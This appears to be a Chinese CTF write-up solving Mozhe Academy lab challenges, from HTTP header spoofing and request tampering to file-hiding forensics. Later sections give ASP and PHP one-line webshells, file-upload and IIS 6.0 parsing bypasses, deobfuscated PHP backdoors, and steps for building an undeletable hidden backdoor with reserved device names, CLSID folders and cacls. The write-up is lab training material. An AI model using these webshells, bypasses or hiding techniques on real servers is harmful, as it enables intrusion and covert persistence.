
墨者学院在线靶场writeup

原创

SpongeB0B 于 2019-02-14 14:41:26 发布 3420 收藏 5
分类专栏： ctf 文章标签： 墨者学院 writeup 在线靶场 webshell burpsuite



入门

WEB页面源代码查看

打开是一个HTML页面，鼠标右键被禁用，直接`F12`，控制台点`Elements`看源代码,就发现key了

WEB页面分析

打开靶场`F12`，看到注释，按照注释方法构造url,`index.php?url=login.php`,跳转拿到key

服务器返回数据查看

`F12`打开控制台，点击`network`，点击`ip`，点`heards`,然后展开`response`就可以看到key

浏览器信息伪造

题目提示`从微信6.0开始，其内嵌的浏览器在User-Agent字符串中增加了NetType,根据页面提示,抓包分析除了判断浏览器类型还判断了微信特有的NetType`
这里可以打开目标网页，发现是一个微信文章，然后使用神器`burpsuite`抓包(需要在浏览器设置代理，具体设置方法百度，`127.0.0.1`,端口`8080`)，先在`proxy->intercept`中，点击`intercept is off`(变成On表示在抓包),点击微信链接，然后在Raw中看到抓到的数据包，然后修改`User-Agent`为(`Mozilla/5.0 (iPhone; CPU iPhone OS 9_3_2 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Mobile/13F69 MicroMessenger/6.6.1 NetType/2G Language/zh_CN`),然后鼠标右键`Send To Repeater`,看见`Repeater`变成黄色，然后点击`Repeater`进入重放功能模块，点击`GO`,右边返回结果里有key

```
简述：抓包-->改User-Agent-->重放-->返回key
```

登录密码重置漏洞分析溯源

同上抓包，chrome设置代理很麻烦，推荐一个插件很方便简洁(falcon proxy)
打开目标地址看到一个`关于获取某系统帐号权限的说明`xxx朝阳群众举报啥的，重置`17101304128`的密码
点击进入重置密码页面，看到下面写你注册的手机号码为`18868345809`,输入下面给的那个账号和新密码和验证码，点击获取验证码页面会弹出验证码,然后抓包，点击重置密码，把号码换成目标号码，然后重放，返回结果显示`{"errorcode":0,"message":"":"\u91cd\u7f6e\u6210\u529f\uff0c\u60a8\u7684key\uff1amozhe1b7a69720b37302d51b4b790760","data":[]}`,一看是Unicode编码，拿去在线解一下，得到`:"":"重置成功，您的key：mozhe1b7a69720b37302d51b4b790760`,拿到key

```
简述：输入注册的手机号码等信息-->抓包改成目标号码-->重放-->结果Unicode解码-->key
```

热点评论刷分漏洞分析溯源

`X-Forwarded-For`:简称`XFF头`，它`代表客户端`，也就是HTTP的`请求端真实的IP`，只有在通过了HTTP 代理或者负载均衡服务器时才会添加该项。
打开目标发现要求对`zhangyu`这个用户进行点赞到500个以上进入热评，试着点赞，发现第二次点会显示你已经点过赞，但是我们并没有登录，只要在数据包里添加`X-Forwarded-For`,随便输入ip，又可以点赞，思路肯定是爆破，`send to intruder`,然后先点`clear`，选中`ip`最后一位，点击`add`,然后`payloads`里选择`payload type`为`number`,在下面`form`里
填`1`，`to`填`500`，`Step`填`1`即可，点击`start attack`，完成爆破，刷新页面拿到key

```
简述：输入X-Forwarded-For: 10.10.10.1（ip随便输）-->爆破-->拿到key
```

投票常见漏洞分析溯源

这个就是`浏览器信息伪造`+`热点评论刷分漏洞分析溯源`的结合。
使用BurpSuite抓包，修改User-Agent为微信用户
X-Forwarded-for地址里设置随机的一段IP，使用intruder
刷完了刷新浏览器取得KEY

投票系统程序设计缺陷分析

和上题一样。只不过进行两次爆破，第二次ip段和第一次不一样即可。

来源页伪造

打开页面点击发现弹窗要求从`google.com`访问，根据题目提示伪造`referer`，burpsuite抓包将`referer`改成`http://www.google.com`,**注**：一定要加www，`send to response`,拿到key

HTTP动作练习

打开页面根据提示抓包发现`content`里有一大串base64编码的数据用的是`GET`方式
Get是所有web请求默认的方法，get请求将所有表单数据打成包，附到请求的url后面，浏览器将其作为url放在HTTP报头中，从浏览器缓存中可以查到请求串内容，但因把要传递的数据附加在url后面，传递数据量受限。
所以要改成`post`方式提交，如果是`Firefox浏览器`可以使用`hackbar`这个插件非常方便。
`burpsuite`也可以，右键`change request metho`。
如果是手动改包，出来讲`GET`改成`POST`
注：把`content=xxxx`剪切到最下面（必须和请求行空一行），然后把头部改成`POST /info.php HTTP/1.1`，还需要添加

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 9966
```

IP地址伪造(第1题)

尝试常见弱口令，账号密码为`admin`时，返回提示只允许在服务器登录，说明账号密码正确，抓包添加`X-Forwarded-For: 127.0.0.1`为，成功拿到key

IP地址伪造(第2题)

同上，弱口令，账号密码`test`，提示要求`台湾Ip`,`google`了一个台湾Ip`59.125.39.5`,所以抓包在请求带上`X-Forwarded-For: 59.125.39.5`时，`Forward`成功拿到key

密码学加解密实训(Base64转义)

查看网页源代码找到
base64解码。admin_9ushds7.php，补全网址，打开得到key

远程电子数据取证-服务器分析(第1题)

不太建议使用windows自带的`远程桌面管理`，因为要修改防火墙组策略什么的很麻烦，可以用第三方的软件，分享一个小工具，功能很nice，只有几M，很方便远程桌面连接器
连接远程主机，工具–>文件夹选项–>查看–>显示所有文件和文件夹–>确定–>搜索`Recycler`–>打开搜索结果的文件夹和key_xxx.txt–>拿到key

远程电子数据取证-服务器分析(第2题)

在远程主机上，开始–>管理工具–>事件查看器–>系统–>选择administrator用户操作的事件（ID：1074）–>可以看到开机关机和注释–>注释中拿到key

远程电子数据取证-服务器分析(第3题)

打开`C:\\WINDOWS\\temp`文件夹有个key_xxx.txt，打开拿到key

远程电子数据取证-服务器分析(第4题)

打开C盘根目录，打开`txtkey_1.txt`，拿到key

远程电子数据取证-服务器分析(第5题)

直接搜索key,在`C:\\WINDOWS`下打开拿到key

远程电子数据取证-服务器分析(第6题)

打开`C:\\Documents and Settings\\Administrator\\UserData\\DZAGF6NH`,打开key_xxx.txt拿到key

远程电子数据取证-服务器分析(第7题)

搜索`key`,发现一个`key_2017.txt`的快捷方式，查看属性，发现`key_2017.txt`在C盘根目录，`工具`–>`查看`–>`显示所有文件和文件夹`+`（取消勾选）隐藏受保护的操作系统文件`–>打开`key_2017.txt`–>拿到key

远程电子数据取证-木马分析(第1题)

连接上服务器，先搜索`SEO`找到seo文件夹路径，在`C:\\Inetpub\\wwwroot\\seo`，打开这个路径并没有`seo`这个文件夹，在`工具->文件夹选项中显示隐藏文件`**无效**，根据提示和百度得知是`驱动级文件隐藏`,特征为系统目录下存在如下文件:

```
C:\\WINDOWS\\xlkfs.dat
C:\\WINDOWS\\xlkfs.dll
C:\\WINDOWS\\xlkfs.ini
C:\\WINDOWS\\system32\\drivers\\xlkfs.sys
```

查询服务状态:
`sc qc xlkfs`
停止服务:
`net stop xlkfs`
发现`seo`文件夹出现了，打开`key_shell.asp`，拿到key
参考文章

远程电子数据取证-木马分析(第2题)

原理：

利用保留字隐藏

windows系统有些保留文件夹名，windows系统不允许用这些名字命名文件夹，如:

```
aux|prn|con|nul|com1|com2|com3|com4|com5|com6|com7|com8|com9|lpt1|lpt2|lpt3|lpt4|lpt5|lpt6|lpt7|lpt8|lpt
```

我们可以在cmd下这么做：

```
echo "<%eval request("joker")%>" >> d:\test.asp
copy d:\test.asp .\d:\aux.asp
```

这样就可以创建一个无法删除的文件了，这个文件在图形界面下是无法删除的，甚至`del d:\aux.asp`也无法删除

解题步骤：

先把文件夹选项里的隐藏文件打开,搜索key,发现`COM6.key_shell.asp`,这就是保留字文件，我们需要读取文件的内容，得到key，双击文件，提示：`找不到文件`，进过一番百度：

`type \\.\C:\Inetpub\wwwroot\COM6.key_shell.asp`

拿到key

\\.\的用法：

~~`rd /s /q \\.\h:\autorun.inf\`这条命令为什么能删除包含畸形文件夹在内的所有文件夹？~~

`\\.\`理解为`\\127.0.0.1\`

UNC的一个本地化特例。

`?\`可以理解成遍历，?是通配符，表示匹配0个或1个任意字符。

`.\`代表本地节点，在概念上来有点像磁盘根目录，也可以说成是计算机根目录

所以`dir \\.\C:\`是可以被命令行解释器识别的，更可以跨盘符的来使用绝对路径引用，例如:

`F:\>\\.\C:\windows\system32\cmd.exe`

使用UNC路径不会捡测路径中的保留字设备名称等，因此删除包含畸形文件夹在内的所有文件夹

`del /q /f /a \\?\%1`可以删除所有文件

UNC路径的一个特例。UNC路径就是符合`\\servername\sharename`格式，其中`servername`是服务器名，`sharename`是共享资源的名称。?是统配符，表示匹配0个或1个任意字符。使用UNC路径不会捡测路径中的保留字设备名称等，因此可以用这种方法来删除特殊文件或目录。

注： 如果你想删除的文件夹中包含特殊路径，可能导致整个磁盘分区的数据全部被删除。因此，如果你还不能对这个命令了如指掌，不建议使用这样的命令。

扩展知识：

利用clsid隐藏

windows中每一个程序都有一个clsid，创建一个文件夹，取名`x.{21ec2020-3aea-1069-A2dd-08002b30309d}`这时候打开这个文件夹就是控制面板了。

为了更隐蔽些我们可以结合windows保留字使用以下命令：

`md \.d:com1.{21ec2020-3aea-1069-A2dd-08002b30309d}`

这样生成的文件夹无法删除，无法修改,无法查看

利用注册表隐藏

注册表路径：

`HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionexplorer\AdvancedFolderHiddenSHOWALL`

在这个路径下有一个`CheckedValue`的键值，把他修改为0，如果没有`CheckValue`这个key直接创建一个，将他赋值为0，然后创建的隐藏文件就彻底隐藏了，即时在文件夹选项下把`显示所有文件`也不能显示了。

最后我们结合`保留字`和`clsid`两种方法生成一个后门。首先我们创建一个目录md

`\.d:com1.{21ec2020-3aea-1069-A2dd-08002b30309d}`

接着

`attrib -s -h -a -r x:RECYCLED&&copyx:RECYCLED`

`\.d:com1.{21ec2020-3aea-1069-A2dd-08002b30309d}`

为了保险起见，我们在这个回收站丢点东西证明它是在运作的

`echo execcode>>\.d:com1.{21ec2020-3aea-1069-A2dd-08002b30309d}RECYCLEDaux.asp`

好了一个超级猥琐的后门诞生了，但，并不完美，或许还可以这么做

`attrib \.d:com1.{21ec2020-3aea-1069-A2dd-08002b30309d}RECYCLEDaux.asp +h+s +r +d /s /d`

`cacls /E /G Everyone:N`

一个基于`system桌面权限`以及`任何webshell`，以及Cmd下的都无法查看，修改，和Del的完美后门诞生了。

利用畸形目录

在`XP`系统可以使用`md xx..\`命令，带`.`的文件夹（亦称畸形目录），需要看的时候用运行命令打开。

但是在`WIN7`中这个方法失灵了，但是只要知道畸形目录的真实DOS（8.3格式）名称即可。如何查看真实名称？

用带`/x`参数的`dir`命令即可。

列如在F盘的`abc`文件夹下有个畸形目录`g..\`(显示为g.文件夹)，运行`dir /x f:\abc`找到`g.`的行可以看到畸形文件夹的真实`DOS`名称是`GE276~1`,然后打开`运行`输入`f:\abc\ge276~1`并回车，即可打开这个畸形目录。

远程电子数据取证-木马分析(第3题)

就是利用`畸形目录`先搜索`888.`，找到真实`DOS名称`，为`888~1`，通过上述方法打开，就拿到key了

远程电子数据取证-木马分析(第4题)

和第二题一样，先把文件夹选项里的隐藏文件打开,进入`/windows/sysytem32LogFilesW3SVC1`目录查看日志，发现key文件(搜索key),然后`type \\.\C:\Inetpub\wwwroot\lpt6.key_shell.asp`

内部文件上传系统漏洞分析溯源

先上传一张图片，看到url后面是`upload.asp`，所以构造一个asp一句话马，通过F12控制台中查看`response headers`，看到server是`Microsoft-IIS/6.0.`尝试了文件解析，发现服务器会自动改名，所以只能采用目录解析，具体利用方法：写好asp一句话`<%eval request("pass")%>`,将文件名改完`xxx.txt`或`xxx.jpg`等，然后开启`burpsuite`，点击上传，在数据包里将`upload`改成`xxx.asp`，forward一下，然后菜刀直接连接，在html目录下拿到key。

IIS6.0解析漏洞利用方法：

目录解析：在网站建立文件夹的名称为`.asp`、`.asa`的文件夹，其目录内的任何扩展名的文件都被IIS当作asp文件来解析并执行。

文件解析：`test.asp;.jpg`,上传名为“test.asp;.jpg”的文件，虽然该文件真正的后缀名是“.jpg”，但由于含有特殊符号“;”，仍会被IIS当做asp程序执行。除此之外`.asa`,`.cer`,`.cdx`都会被当做`.asp`执行。

WebShell文件上传漏洞分析溯源(第1题)

上传图片显示`文件上传成功保存于：uploads/timg.jpg`，换成`php`文件显示`此文件不允许上传`
根据题目提示是黑名单绕过，将文件后缀改成`php3`|`php4`|`php5`(`php、php3、php4、php5、phtml、pht等都可以都可以被当做php文件执行`)即可成功上传。
然后菜刀连接(实际环境小心菜刀后门，被黑吃黑)，在菜刀中右键`添加`，然后在地址处输入：`http://219.153.49.228:47414/uploads/xxx.php5`然后输入密码，php文件中的代码为`<?php @eval($_POST[AA])?>`，密码则是`AA`
最后返回`html`目录下看到一个key文件打开拿到key
常见PHP一句话

WebShell文件上传漏洞分析溯源(第2题)

上传php文件，看网站提示只能上传`.gif`|`.jpg`|`.png`格式的文件，查看源码发现有前端验证。
有两个思路绕过，一个是直接在浏览器禁止运行`JavaScript`，还可以就是先修改木马名，上传的时候抓包修改文件名。
这里直接在chrome网站设置将JavaScript禁止掉，然后上传回显`uploads/1.php`，菜刀连接，在`html`目录下找到key_xxx.php,直接打开没有任何显示，先清除一下缓存，再右键编辑打开拿到key。

PHP代码分析溯源(第1题)

打开网页，出现

```
<?php @$_++;$__=("`"^"?").(":"^"}").("%"^"`").("{"^"/");$___=("$"^"{").("~"^".").("/"^"`").("-"^"~").("("^"|");${$__}[!$_](${$___}[$_]); ?>
```

因为电脑没装php环境，直接丢到在线IDE上跑一下，先按照分号换行的方式格式化一下

```
<?php @$_++;
$__=("`"^"?").(":"^"}").("%"^"`").("{"^"/");
$___=("$"^"{").("~"^".").("/"^"`").("-"^"~").("("^"|");
${$__}[!$_](${$___}[$_]);
?>
```

运行第四行报错，根据php语法，知道`$_`,`$__`,`$___`是三个变量，php中^是异或，先把字符串转换成二进制进行互相异或，然后再吧结果转成字符串，先把第四行注释掉，然后`echo`三个变量

```
<?php @$_++;
$__=("`"^"?").(":"^"}").("%"^"`").("{"^"/");
$___=("$"^"{").("~"^".").("/"^"`").("-"^"~").("("^"|");
//${$__}[!$_](${$___}[$_]);
echo $_;
echo "\n";
echo $__;
echo "\n";
echo $___;
?>
```

输出

```
1
_GET
_POST
```

替换`${$__}[!$_](${$___}[$_]);`得到`${_GET}[!1](${_POST}[1]);`,去掉多余的{}，[!1]==[0],整理一下变成`$_GET[0]($_POST[1]);`
和一句话马的`$_POST[1]`传参差不多，`$_GET[0]`就是我们的函数名。
使用`http://219.153.49.228:44530/b.php?0=eval`然后用菜刀连接出错，通过一番百度知道了`eval`和`assert`的区别，改成assert执行，成功拿到key

eval和assert的区别

简单来说，`eval();`中的参数是字符，如:`eval('echo 1;')`;，`assert()`中的参数为表达式(或者函数),
如:`assert(phpinfo())`,`eval`其实是`Zend`函数,`assert`是`PHP_FUNCTION宏`编写的。

PHP代码分析溯源(第2题)

由于PHP是弱类型语言，在使用`==`号时，如果比较一个数字和字符串或者涉及到数字内容的字符串，则字符串会被转换为数值并且比较按照数值来进行。此规则也适用于`switch`语句。

```
md5('240610708') 的结果是：0e462097431906509019562988736854
md5('QNKCDZO') 的结果是：0e830400451993494058024219903391
```

刚好两个字符串都是以`0e`的科学计数法，字符串被隐私转换为浮点数，实际上等效为`0x10^0`,同理还有:

```php
<?php
var_dump(md5('240610708') == md5('QNKCDZO'));
var_dump(sha1('aaroZmOk') == sha1('aaK1STfY'));
var_dump('0x1234Ab' == '1193131');
?>
```

所以`md5值`只要开头两个字符是`0e`的都可以,在输入框输入`240610708`，就可以拿到key

SQL手工注入漏洞测试(MySQL数据库)

WebShell代码分析溯源(第1题)

下载源码，打开查看，可以搜索`$_POST[`，在`cn-right.php`中，找到

```php
<?php
error_reporting(0);
$_GET['POST']($_POST['GET']);
?>
```

典型变形一句话木马，需要构造为`<?php assert($_POST['pass']);?>`,则get传入`POST=assert`，POST传入密码`GET`，菜刀连接`http://219.153.49.228:47711/www/cn-right.php?POST=assert`，密码`GET`，拿到key

博客原文链接